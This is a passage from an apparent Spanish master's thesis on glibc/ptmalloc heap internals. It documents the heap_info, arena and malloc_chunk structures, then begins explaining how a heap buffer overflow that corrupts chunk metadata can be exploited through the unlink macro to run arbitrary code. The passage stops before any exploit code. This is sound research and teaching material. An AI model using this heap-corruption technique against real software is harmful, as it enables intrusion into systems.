Esta utilidad tiene muchísimas aplicaciones y una de ellas es la que se ilustra a continuación:

```
newlog@ubuntu:~/Documents/TFM/Heap_Intro$ objdump -x a.out | grep -E 'main|
    init_global_var|init_static_var|init_static_local_var|static_var|static_local_var|
    global_var|dynamic_var'
0804a020 l     O .data  00000004              init_static_var
0804a030 l     O .bss 00000004              static_var
0804a024 l     O .data  00000004              init_static_local_var.2210
0804a034 l     O .bss 00000004              static_local_var.2211
0804a01c g     O .data  00000004              init_global_var
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
0804a038 g     O .bss 00000004              global_var
08048424 g     F .text  0000022d              main
```

Código 3. Salida de objdump -x

Con `objdump -x` se obtiene la información sobre la cabecera del binario ELF generado con gcc. Tal y como se puede ver en la salida de objdump las variables se almacenan en los segmentos de memoria que se han comentado. Por otro lado, se puede ver que las variables que se almacenan en el heap y en el stack no aparecen en la salida de objdump. Esto se debe a que objdump trabaja sobre el binario y no sobre el proceso cargado en memoria. Por esta razón, para dichas variables sólo nos podemos guiar por el Código 1.

Por último, comentar que estos datos pueden variar un poco entre sistema operativo debido a que, en este caso, sólo se ha explicado dicha estructura teniendo en mente el sistema operativo Linux sobre una arquitectura de 32 bits.

# 2. Estructuras de datos relevantes

En este apartado se detallan aquellas estructuras que son relevantes para realizar la gestión de datos del *heap*.
Al final se tendrá una visión general de dónde y cómo se estructuran los datos que se almacenan en el *heap* y, de este modo, conocer la manera en la que se gestionan los datos una vez se almacenan o liberan.

Los fragmentos de código que se mostrarán a continuación se han extraído de la versión 2.12.1 de la librería GNU estándar de C o, como se nombrará en este documento a partir de ahora, *glibc*. El código fuente de la librería se puede encontrar en el enlace mencionado a pie de página[12].

Una vez descargado y descomprimido el archivo se podrá acceder al directorio *glibc-2.12.1*. Dentro de este directorio examinaremos algunos de los archivos que se encuentran en la carpeta *malloc* tales como *malloc.c, malloc.h o arena.c*. Por otro lado, el directorio *include*, dentro del directorio *glibc-2.12.1*, contiene el archivo *malloc.h* que también será de interés. A partir de ahora, siempre que se refiera a *malloc.c, malloc.h o arena.c* se hace referencia a aquellos archivos ubicados en el directorio *malloc* a menos que se especifique lo contrario.

## 2.1. Estructura heap_info

Un mismo proceso puede tener uno o varios *heaps* dependiendo del número de hilos - o *threads* - del proceso. Es por esta razón que es necesaria una estructura que reúna y gestione este conjunto de *heaps*. Esta estructura se conoce como *heap_info* y está detallada en el Código 4.

```
1  typedef struct _heap_info {
2    mstate ar_ptr;            /* Arena for this heap. */
3    struct _heap_info *prev;  /* Previous heap. */
4    size_t size;              /* Current size in bytes. */
5    size_t mprotect_size;     /* Size in bytes that has been mprotected
6                                 PROT_READ|PROT_WRITE.  */
7    /* Make sure the following data is properly aligned, particularly
8       that sizeof (heap_info) + 2 * SIZE_SZ is a multiple of
9       MALLOC_ALIGNMENT. */
10   char pad[-6 * SIZE_SZ & MALLOC_ALIGN_MASK];
11 } heap_info;
```

Código 4. heap_info (arena.c:59)

[12]La librería *glibc* 2.12.1 se puede descargar de:
`http://ftp.gnu.org/gnu/glibc/glibc-2.12.1.tar.gz`

- **ar_ptr**

  La primera variable `ar_ptr` es del tipo `mstate` y se conoce como *arena pointer*. Este tipo está definido en el código ubicado en el fichero *include/malloc.h* tal que así:

```
1 struct malloc_state;
2 typedef struct malloc_state *mstate;
```

  Código 5. mstate (include/malloc.h:11)

  Como se puede ver, `malloc_state` y `mstate` son equivalentes.
  `mstate` es un puntero a la estructura `malloc_state` y la estructura `malloc_state` está definida en el archivo *malloc.c* y debido a su importancia también se detallará en este apartado.
  La variable `ar_ptr` hace referencia a la estructura `malloc_state` que es donde se gestionan todos los datos que se almacenen en el *heap*. Esta definición de los datos implica que la relación entre *arenas* y *heaps* es de uno a uno.

  Tal y como ya se ha comentado, un proceso puede tener varios *heaps*, así que el proceso de uso de los *heaps* se basa en que cuando un proceso necesita almacenar nuevos datos, se busca si existe algún *arena* sin bloquear[13], de ser así, se utiliza para almacenar los nuevos datos, de no existir ningún *arena* sin bloquear, se crea un nuevo *heap* y se almacenan los datos en su respectivo *arena*. Esta técnica se utiliza para reducir la problemática conocida como *lock contention*.[16]

- **prev**

  Con la variable `prev` se gestionan todas las estructuras `heap_info` que se crean durante la gestión de la memoria dinámica de un proceso. Como ya se ha comentado, es posible que un mismo proceso tenga múltiples *heaps*. Estos *heaps* se gestionan a través de una lista enlazada de estructuras `heap_info`[arena.c:106].
  Sin embargo, dicha variable sólo se utiliza en tres partes del código. La primera es la función `new_heap` [arena.c:693] que crea un nuevo *heap* y devuelve una variable de tipo `heap_info *`, con todo y con eso, la variable `prev` no se inicializa en dicha función. La segunda parte es en la función `heap_trim` [arena.c:840] y, de nuevo, en esta función tampoco se inicializa la variable, sólo se utiliza. Finalmente, la variable `prev` se inicializa en la función `sYSMALLOc` [malloc.c:2965] después de llamar a la función `new_heap`. Sin embargo, la función `sYSMALLOc` sólo se llama

[13]Debido a que *ptmalloc* está implementado para aplicaciones *multithreaded* algunas estructuras de memoria pueden estar bloqueadas con técnicas de gestión de memoria compartida.

cuando las peticiones de almacenamiento de datos cumplen ciertos requisitos en cuanto al tamaño de los datos, y dichos requisitos pocas veces se cumplen [malloc.c:4747].
En pocas palabras, parece que esta variable se utiliza en situaciones marginales y la lógica de su funcionamiento no es muy clara.

- **size**

  En la variable `size` se almacena el tamaño del propio *heap*.

Tanto la variable `pad` como la variable `mprotect_size` no son relevantes y con los comentarios del código fuente hay más que suficiente.

## 2.2. Arena

La siguiente estructura a analizar es `malloc_state`. Esta estructura es la que se conoce como *arena*. El código que la define es el siguiente:

```
1  struct malloc_state {
2    /* Serialize access.  */
3    mutex_t mutex;
4
5    /* Flags (formerly in max_fast).  */
6    int flags;
7
8  #if THREAD_STATS
9    /* Statistics for locking.  Only used if THREAD_STATS is defined.  */
10   long stat_lock_direct, stat_lock_loop, stat_lock_wait;
11 #endif
12
13   /* Fastbins */
14   mfastbinptr      fastbinsY[NFASTBINS];
15
16   /* Base of the topmost chunk -- not otherwise kept in a bin */
17   mchunkptr        top;
18
19   /* The remainder from the most recent split of a small request */
20   mchunkptr        last_remainder;
21
22   /* Normal bins packed as described above */
23   mchunkptr        bins[NBINS * 2 - 2];
24
25   /* Bitmap of bins */
26   unsigned int     binmap[BINMAPSIZE];
27
28   /* Linked list */
29   struct malloc_state *next;
```

```
30
31 #ifdef PER_THREAD
32   /* Linked list for free arenas.  */
33   struct malloc_state *next_free;
34 #endif
35
36   /* Memory allocated from the system in this arena.  */
37   INTERNAL_SIZE_T system_mem;
38   INTERNAL_SIZE_T max_system_mem;
39 };
```

Código 6. malloc_state (malloc.c:2362)

- **fastbinsY[...]**

  En la variable `fastbin`[14] se almacenan fragmentos de memoria que se han liberado recientemente. Esta variable almacena dichos fragmentos de memoria y se utilizan en un orden `LIFO` por cuestiones de rendimiento a diferencia de los *bins*[15] normales que se utilizan en un orden `FIFO` [malloc.c:2263].
  Los fragmentos de memoria referenciados en la variable *fastbin* mantienen su bit *inuse* [2.3] a 1 de modo que estos fragmentos de memoria nunca se fusionan para crear un fragmento de memoria liberado más grande, a menos que se ejecute la función `malloc_consolidate`[malloc.c:5088] que libera los fragmentos de memoria de los *fastbins* y los fusiona con otros fragmentos de memoria libres [malloc.c:2271].
  El tipo de la variable *fastbin* es un puntero a `malloc_chunk` tal y como se define en [malloc.c:2277]:

```
1 typedef struct malloc_chunk* mfastbinptr;
```

Código 7. mfastbinptr (malloc.c:2277)

  La estructura `malloc_chunk` se estudiará más adelante, sin embargo, se puede avanzar que dicha estructura identifica a un fragmento de memoria.
  El número de *fastbins* viene definido por la constante `NFASTBINS`, que en el caso de una arquitectura de 32 bits donde el tamaño del tipo `size_t` es de 4 bytes el valor de la constante es 10[12].

  El objetivo de esta variable es el de tener acceso a pequeños fragmentos de memoria que estén libres y a punto para poder almacenar datos de

[14] A partir de ahora a la variable *fastbinY* se la llamará *fastbin* ya que así es como se conoce al concepto que define.

[15] El concepto *bin* se definirá a continuación, por ahora basta con saber que con *bin* se identifica a un espacio de memoria en el que almacenar y organizar los fragmentos de memoria asignados.

un modo eficiente. Esta estructura permite tener acceso a fragmentos de memoria libres de un modo eficiente, sin embargo, debido a que dichos fragmentos de memoria no se fusionan con otros fragmentos libres se incrementa el nivel de fragmentación de la memoria.

- **top**

  La variable *top* es de tipo `mchunkptr` que como se puede ver a continuación no es más que un puntero a una estructura `malloc_chunk`:

```
1 struct malloc_chunk;
2 typedef struct malloc_chunk* mchunkptr;
```

Código 8. mchunkptr (malloc.c:1608)

  La estructura `malloc_chunk` se estudiará más adelante, sin embargo, se puede avanzar que dicha estructura identifica a un fragmento de memoria. Así pues, la variable *top* identifica un fragmento de memoria en especial que delimita el final de la memoria disponible del *arena*. Este fragmento no está almacenado en ningún *bin* y representa el espacio libre o sin asignar del propio *arena*. Sólo se asigna espacio de memoria del *top* cuando no hay ningún otro fragmento de memoria libre [malloc.c:2217].

- **last_remainder**

  Igual que la variable `top`, la variable `last_remainder` identifica un fragmento de memoria - `mchunkptr` - libre. Este fragmento de memoria es especial porque es el espacio restante cuando otro fragmento de memoria de poco tamaño se ha dividido para almacenar otros datos. Específicamente, `last_remainder` apunta al último fragmento de poco tamaño dividido [malloc.c:2380].
  El uso de la variable `last_remainder` se da en [malloc.c:4401].

- **bins[...]**

  La variable `bins` es un array que apunta a diferentes fragmentos de memoria `mchunkptr`. El objetivo de la variable `bins` es mantener una lista de varios fragmentos de memoria libres y de diferentes tamaños. En la mayoría de los casos, cuando se haga una petición de memoria por parte del usuario, los datos se almacenarán en algún *bin* que esté disponible y que sea del tamaño adecuado. Es por esta razón que esta estructura es una de las más importantes. Existen un total de 128 *bins* definidos por la constante `NBINS` [malloc.c:2162], sin embargo, el tamaño del array `bins` es de `NBINS` * 2 - 2, o sea, 254.

La variable *bins* es un array, pero cada uno de estos *bins* - o posiciones del array - identifica un fragmento de memoria que está doblemente enlazado con otros fragmentos de memoria. Así pues, cada uno de los *bins* apunta hacia una lista enlazada de fragmentos de memoria libres. De este modo, los fragmentos de memoria libres de los que dispone el proceso se organizan de un modo en el que su acceso es óptimo.
Tal y como se especifica en el código fuente [malloc.c:2141] existen los siguientes *bins* con sus respectivos tamaños:

Tabla 1. Tamaño de los bins

| Número de bins | Tamaño del bin (bytes) |
|---|---|
| 64 | 8 |
| 32 | 64 |
| 16 | 512 |
| 8 | 4096 |
| 4 | 32768 |
| 2 | 262144 |
| 1 | Lo que queda |

- **next**

  Para puntualizar más que lo comentado en el código de la estructura `malloc_state` esta variable mantiene una lista enlazada circular de los *arenas* existentes [arena.c:510]. Se puede ver su inicialización en [arena.c:944] cuando es necesario crear un nuevo *arena*. De este modo se puede acceder a un *arena* o a otro dependiendo de si dichos *arenas* están siendo utilizados - y, por lo tanto, bloqueados - en el mismo momento en que se necesita hacer una reserva de memoria.
  Evidentemente, debido a que enlaza otros *arenas*, su tipo es un puntero a la estructura `malloc_state`.

- **next_free**

  Esta variable es una lista de *arenas* que supuestamente están libres. Sin embargo, en el código malloc.c no se le da ningún uso, o sea, que a efectos prácticos es como si no existiera. En el archivo de código arena.c existe una función llamada `get_free_list()` en la que se trabaja con dicha variable, sin embargo, esta función tampoco se ejecuta en ninguna parte de malloc.c.

Las variables que no se han detallado, no son relevantes para comprender a grandes rasgos cómo funciona la gestión de la memoria dinámica. Las variables `mutex`,

`stat_lock_direct`, `stat_lock_loop` y `stat_lock_wait` tienen que ver con cuestiones de memoria compartida. La primera se encarga de bloquear el *arena* cuando está en uso y las demás sirven para generar estadísticas sobre dichos bloqueos.
Por otro lado, el array `binmap[...]` sirve para saber si los *bins* están vacíos o no. Utilizado por cuestiones de rendimiento cuando se ha de encontrar un *bin* disponible.
Por último, las variables `system_mem` y `max_system_mem` sirven para saber cuanta memoria del sistema se ha almacenado en el propio *arena*.

## 2.3. Fragmentos de memoria

Los fragmentos de memoria - o *malloc chunks* - es donde se almacenan los datos por los que el usuario ha pedido espacio. Esta estructura de memoria es una de las más importantes ya que dependiendo de cómo se gestionen las operaciones que le afectan es posible que se introduzcan vulnerabilidades en el algoritmo.

El código que identifica a los fragmentos de memoria es el siguiente:

```
1  struct malloc_chunk {
2    /* Size of previous chunk (if free).  */
3    INTERNAL_SIZE_T      prev_size;
4    /* Size in bytes, including overhead. */
5    INTERNAL_SIZE_T      size;
6
7    /* double links -- used only if free. */
8    struct malloc_chunk* fd;
9    struct malloc_chunk* bk;
10
11   /* Only used for large blocks: pointer to next larger size.  */
12   /* double links -- used only if free. */
13   struct malloc_chunk* fd_nextsize;
14   struct malloc_chunk* bk_nextsize;
15 };
```

Código 9. malloc_chunk (malloc.c:1809)

Como se puede ver por los comentarios del Código 9, hay datos de la propio estructura que sólo se utilizan si el fragmento de memoria está en cierto estado. Esto significa que dependiendo del estado en el que esté el fragmento de memoria, se tendrá una representación "práctica" u otra.
Un fragmento de memoria sólo puede estar en dos estados. En uso o libre. Tal y como se ha explicado anteriormente, si el fragmento de memoria está libre, su dirección se acabará almacenando en un *bin*. Si el fragmento de memoria está en uso, el usuario obtendrá la dirección de memoria donde podrá almacenar sus datos.

Un fragmento de memoria en uso tiene la representación que se muestra en la Figura 2.




Figura 2. Fragmento de memoria en uso

En la Figura 2 el puntero `chunk` apunta al principio del fragmento de memoria. La dirección de memoria a la que apunta `chunk` se utiliza por las rutinas internas del algoritmo. Además, justo donde apunta `chunk` se encuentra el tamaño del fragmento de memoria, sólo si dicho fragmento también está en uso.
El siguiente campo de la estructura de datos es el tamaño del propio fragmento de memoria. Suponiendo una arquitectura de 32 bits, cada uno de estos campos es de 4 bytes, tal y como se puede comprobar a partir del tipo de cada campo:

```
1 #ifndef INTERNAL_SIZE_T
2 #define INTERNAL_SIZE_T size_t
3 #endif
```

Código 10. INTERNAL_SIZE_T (malloc.c:385)

Por otro lado, los fragmentos de memoria siempre están alineados a un cierto valor. Esto se debe a que siempre que se hace una llamada a funciones como `malloc()`, el tamaño que se le pasa como argumento a la función es substituido por un tamaño que cumpla ciertos requisitos tal y como se puede ver en las siguientes macros.

```
/* pad request bytes into a usable size -- internal version */

#define request2size(req)                                             \
  (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)  ?             \
   MINSIZE :                                                      \
    ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)

/*  Same, except also perform argument check */

#define checked_request2size(req, sz)                                 \
  if (REQUEST_OUT_OF_RANGE(req)) {                                    \
    MALLOC_FAILURE_ACTION;                                            \
    return 0;                                                         \
  }                                                                   \
  (sz) = request2size(req);
```

Código 11. checked_request2size (malloc.c:1955)

Como se puede ver, la macro `checked_request2size` - que se ejecuta realizar al peticiones de memoria - devuelve 0 si el tamaño de la petición está fuera de rango y de lo contrario, ejecuta la macro `request2size` que devuelve el tamaño correcto para la petición.
El tamaño devuelto será `MIN_SIZE` si el tamaño de la petición es menor al tamaño mínimo permitido. Por contra si el tamaño es mayor al mínimo aceptado, el tamaño devuelto será el tamaño de la petición, más `SIZE_Z`, más `MALLOC_ALIGN_MASK` y a este valor se le realizará una *and* lógica con el valor de `MALLOC_ALIGN_MASK` negado. El valor de dichas constantes se puede ver a continuación:

```
/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))
```

Código 12. SIZE_SZ (malloc.c:392)

La constante `SIZE_SZ` es igual a 4, ya que `INTERNAL_SIZE_T` equivale al tipo `size_t` que su tamaño en una arquitectura de 32 bits es 4.

```
#ifndef MALLOC_ALIGNMENT
/* comments */
#define MALLOC_ALIGNMENT       (2 * SIZE_SZ)
#endif

/* The corresponding bit mask value */
#define MALLOC_ALIGN_MASK      (MALLOC_ALIGNMENT - 1)
```

Código 13. MALLOC_ALIGN_MASK (malloc.c:404)

Se deduce entonces que `MALLOC_ALIGNMENT_MASK` es 7, que en binario se representa como 111. De este modo, y volviendo al Código 11, se obtiene que el tamaño

devuelto en una petición de memoria que supere el mínimo aceptado siempre será el tamaño inicial de la petición más 4 más 7 y lo más importante es que los últimos tres bits de dicho tamaño siempre serán 0 debido a la *and* lógica que se realiza con el valor de `MALLOC_ALIGN_MASK` negado, que es igual a 29 bits a 1 y los tres bits menos significativos a 0.
Gracias a esta estrategia se pueden utilizar los últimos 3 bits de campo que identifica el tamaño del fragmento de memoria como metadatos. Así pues, el bit menos significativo, `P`, de dicho campo sirve para identificar si el fragmento de memoria anterior al actual está en uso. El siguiente bit `M` identifica si el fragmento de memoria actual se ha asignado a través de la llamada al sistema `mmap()` y, por último, el bit `A` sirve para identificar si el fragmento de memoria actual está en un *arena* que no es el principal.
Para obtener toda esta información se utilizan las siguientes macros:

```
1  /* size field is or'ed with PREV_INUSE when previous adjacent chunk in
       use */
2  #define PREV_INUSE 0x1
3
4  /* extract inuse bit of previous chunk */
5  #define prev_inuse(p)       ((p)->size & PREV_INUSE)
6
7
8  /* size field is or'ed with IS_MMAPPED if the chunk was obtained with
       mmap() */
9  #define IS_MMAPPED 0x2
10
11 /* check for mmap()'ed chunk */
12 #define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)
13
14
15 /* size field is or'ed with NON_MAIN_ARENA if the chunk was obtained
16    from a non-main arena.  This is only set immediately before handing
17    the chunk to the user, if necessary.  */
18 #define NON_MAIN_ARENA 0x4
19
20 /* check for chunk from non-main arena */
21 #define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

Código 14. Metadatos en el campo tamaño (malloc.c:1969)

Como se puede ver, en todos los casos se utilizan *ands* lógicas para obtener el valor deseado. Si el bit en cuestión está a 1, cada una de las macros devolverá 1, en caso contrario, 0.
Por otro lado, para obtener el tamaño del fragmento de memoria se utiliza esta macro:

```
1 #define SIZE_BITS (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)
2
3 /* Get size, ignoring use bits */
4 #define chunksize(p)         ((p)->size & ~(SIZE_BITS))
```

Código 15. Tamaño de un fragmento de memoria (malloc.c:1969)

Por último, después del tamaño del fragmento de memoria actual vienen los datos que el usuario ha decidido almacenar. El puntero `mem` apunta al principio de los datos del usuario y dicha dirección es la que se devuelve en las funciones que utiliza el usuario para pedir memoria.

A continuación se detalla cómo es un fragmento de memoria libre, o mejor dicho, un fragmento de memoria que ha estado en uso pero que ya se ha liberado. Tal y como se ha explicado anteriormente, la estructura de datos es la misma que con un fragmento de memoria en uso, sin embargo, su representación "práctica" es diferente. La Figura 3 muestra cual es su representación.




Figura 3. Fragmento de memoria libre

De nuevo, en esta representación aparecen los dos campos de tamaño, igual que con el fragmento de memoria en uso, sin embargo, esta vez el segundo bit menos

significativo del campo que identifica el tamaño del fragmento actual ya no se utiliza. Esto se debe a que los fragmentos que se han reservado a través de la llamada `mmap()`, una vez liberados, no se almacenan en ningún *bin* debido a que no hay listas que almacenen los fragmentos de memoria reservados con `mmap()`, sino que se liberan con `unmap()` [malloc.c:5060].

Un dato importante es que los fragmentos de memoria contiguos a este fragmento sólo podrán ser fragmentos de memoria en uso o el fragmento de memoria *top*. Esto significa que nunca se tendrán dos fragmentos de memoria libres contiguos ya que si este es el caso, estos dos fragmentos de memoria libres se fusionarían en un sólo fragmento [malloc.c:2070].

A continuación de los campos de tamaño, se sitúan sendos punteros al próximo y al anterior fragmento de memoria libre respectivamente. Es a partir de estos punteros con los que se navega en busca del fragmento de memoria libre que mejor se adecúe a la petición de memoria del usuario.
Un dato muy importante a tener en cuenta es que el puntero `mem`, que es la dirección de memoria que se le devolvió al usuario a través de una llamada, por ejemplo, a `malloc()` ahora apunta directamente a estos dos punteros.

Después existen otros dos punteros que identifican el siguiente y el anterior fragmento de memoria de un tamaño mayor al fragmento actual.

Y por último, puede existir espacio libre que no se utiliza cuando el fragmento está libre.

Con los conocimientos expuestos en este capítulo es posible seguir adelante teniendo una base que permita entender los conceptos que se expondrán a continuación, sin embargo, cabe destacar que el funcionamiento de la gestión de la memoria dinámica es complejo y en estas escasas páginas no se han detallado ni mucho menos todas las funcionalidades de dicho algoritmo. Si bien es posible que en los siguientes capítulos se detallen conceptos básicos que no se han visto en este apartado.

# 3. Explotando el algoritmo ptmalloc

Tal y como se ha explicado en el apartado 1.4, la gestión de memoria dinámica utilizada en sistemas GNU/Linux está implementada por el algoritmo llamado *ptmalloc* desarrollador por Wolfram Gloger, que es una evolución de una implementación anterior llamada *dlmalloc* desarrollada por Doug Lea.
Actualmente, la gestión de memoria dinámica implementada en la librería *glibc* está basada en el algoritmo *ptmalloc*, sin embargo, la implementación en la *glibc* contiene ciertas modificaciones que, en la mayoría de los casos, están enfocadas a realizar una gestión de memoria de un modo más seguro.

Debido a esto, en este apartado se detallará cómo explotar el algoritmo original sin las mejoras añadidas en la *glibc*. De este modo se podrá detallar el proceso a seguir a un nivel básico de modo que el lector pueda desarrollar unos buenos fundamentos con los que proseguir con el estudio de la explotación del heap en cualquier arquitectura diferente a la tratada en esta investigación.

Cabe destacar que aunque no se estudie la implementación del algoritmo de la *glibc*, no se han encontrado investigaciones que detallen cómo explotar el algoritmo *ptmalloc*. Todas las referencias bibliográficas sobre el tema han sido de excepcional ayuda, sin embargo, ninguna de ellas permite, a partir los detalles proporcionados, la ejecución de código arbitrario mediante la explotación del algoritmo.
Debido a la evolución del algoritmo, las técnicas retratadas en dichas investigaciones han quedado obsoletas mientras que lo que se detalla en esta investigación permite la ejecución de código arbitrario siguiendo vectores de ataque diferentes a los expuestos en dichas investigaciones.

Lo primero que se debe realizar para continuar es descargar la implementación original del algoritmo *ptmalloc* para que los códigos que se desarrollaran a continuación utilicen sus funciones en vez de utilizar las funciones que vienen implementadas en la *glibc*. Todo este proceso está detallado en el Apéndice A.
De ahora en adelante y hasta que se especifique lo contrario, todos los códigos y numeración de líneas del código fuente están en referencia al código fuente del algoritmo original *ptmalloc*, el especificado en el Apéndice A.

## 3.1. Teoría sobre la macro unlink

La vulnerabilidad que se va a estudiar en estos capítulos pasa por la macro *unlink*. Dicha macro se utiliza cuando se libera un fragmento de memoria que está en uso. Siendo aun más específicos, la macro unlink se ejecuta cuando se libera un fragmento de memoria que está en uso y cuando el fragmento de memoria anterior o siguiente está libre. De este modo se consigue, tal y como se ha explicado en la página 30, que diferentes fragmentos de memoria libres adyacentes se consoliden en un solo fragmento de memoria libre mayor.

La macro unlink está definida en el archivo malloc.c en la línea 1975 del siguiente modo:

```
1  /* Take a chunk off a bin list */
2  #define unlink(P, BK, FD) {     \
3    FD = P->fd;                   \
4    BK = P->bk;                   \
5    FD->bk = BK;                  \
6    BK->fd = FD;                  \
7  }
```

Código 16. Macro unlink (malloc.c:1975)

Lo primero a tener en cuenta antes de proseguir es que los fragmentos de memoria del algoritmo original *ptmalloc* no son iguales a los fragmentos de memoria estudiados en el apartado anterior. A diferencia de los fragmentos de memoria implementados en la *glibc*, en el algoritmo que estudiamos no existen los últimos dos campos detallados para un fragmento de memoria libre. Los campos que hacen de punteros al fragmento anterior y siguiente de mayor tamaño no existen. Por esta razón la macro unlink no hace ninguna gestión con ellos, simplemente trabaja con el puntero al siguiente fragmento libre [`P->fd`] y el puntero al fragmento libre anterior [`P->bk`].

Un fragmento de memoria está definido tal que así[16]:

```
1  struct malloc_chunk {
2    /* Size of previous chunk (if free).  */
3    INTERNAL_SIZE_T      prev_size;
4    /* Size in bytes, including overhead. */
5    INTERNAL_SIZE_T      size;
6
7    /* double links -- used only if free. */
8    struct malloc_chunk* fd;
9    struct malloc_chunk* bk;
10 };
```

Código 17. malloc_chunk (malloc.c:1682)

[16]Los comentarios en el código se han movido de lugar debido a cuestiones de formato del documento.

Básicamente la vulnerabilidad que se estudiará a continuación se da debido a que los datos de control que permiten gestionar los fragmentos de memoria son adyacentes a los datos del usuario. Si existieran dos fragmentos de memoria en uso, se estructurarían en memoria tal y como se muestra en la figura 4.




Figura 4. Dos fragmentos de memoria en uso

Si en el código fuente de un usuario de esta librería existiera un *buffer overflow* de modo que se desbordaran los datos que se almacenan en el primer fragmento de memoria, se podrían sobrescribir los datos de control *prev_size* y *size* de modo que una vez el algoritmo los utilizara obtendría unos valores incorrectos.

Así pues, es esta capacidad de sobrescribir los datos inherentes al algoritmo lo que propicia que un atacante pueda ser capaz de ejecutar código arbitrario.

La macro *unlink* se utiliza cuando al liberarse un fragmento de memoria en uso, existe al menos otro fragmento de memoria libre que es adyacente al fragmento de memoria a liberar [malloc.c:4244]. De este modo, el algoritmo junta - o consolida - lo que serán dos - o tres - fragmentos de memoria libres en un solo fragmento de memoria libre mayor. Gracias a esto se evita una mayor fragmentación interna de los fragmentos de memoria libres.
Si el fragmento libre es anterior al que se va a liberar, esta operación se conoce como *consolidate backward*, si el fragmento libre es el siguiente al que se va a liberar se conoce como *consolidate forward*.

Específicamente, la macro *unlink* sirve para desenlazar un fragmento de memoria libre de la lista doblemente enlazada de fragmentos de memoria libres que se detalló en la página 23. La lógica del algoritmo es simple, si existe algún tipo de consolidación, ya sea *backward* o *forward*, el fragmento de memoria que ya estaba libre se elimina de la lista de *bins* y se fusiona[17] con el fragmento de memoria que se acaba de liberar. Una vez se ha realizado dicha fusión, el fragmento de memoria

[17]Una fusión entre dos fragmentos de memoria libre, básicamente, se consigue a través de modificar el campo *size* del fragmento.

libre resultante se vuelve a añadir a la lista de *bins*[18], en su debida posición debido al nuevo tamaño del fragmento.

A continuación se representa un caso en particular para acabar de definir gráficamente el proceso de desenlace realizado por *unlink*.

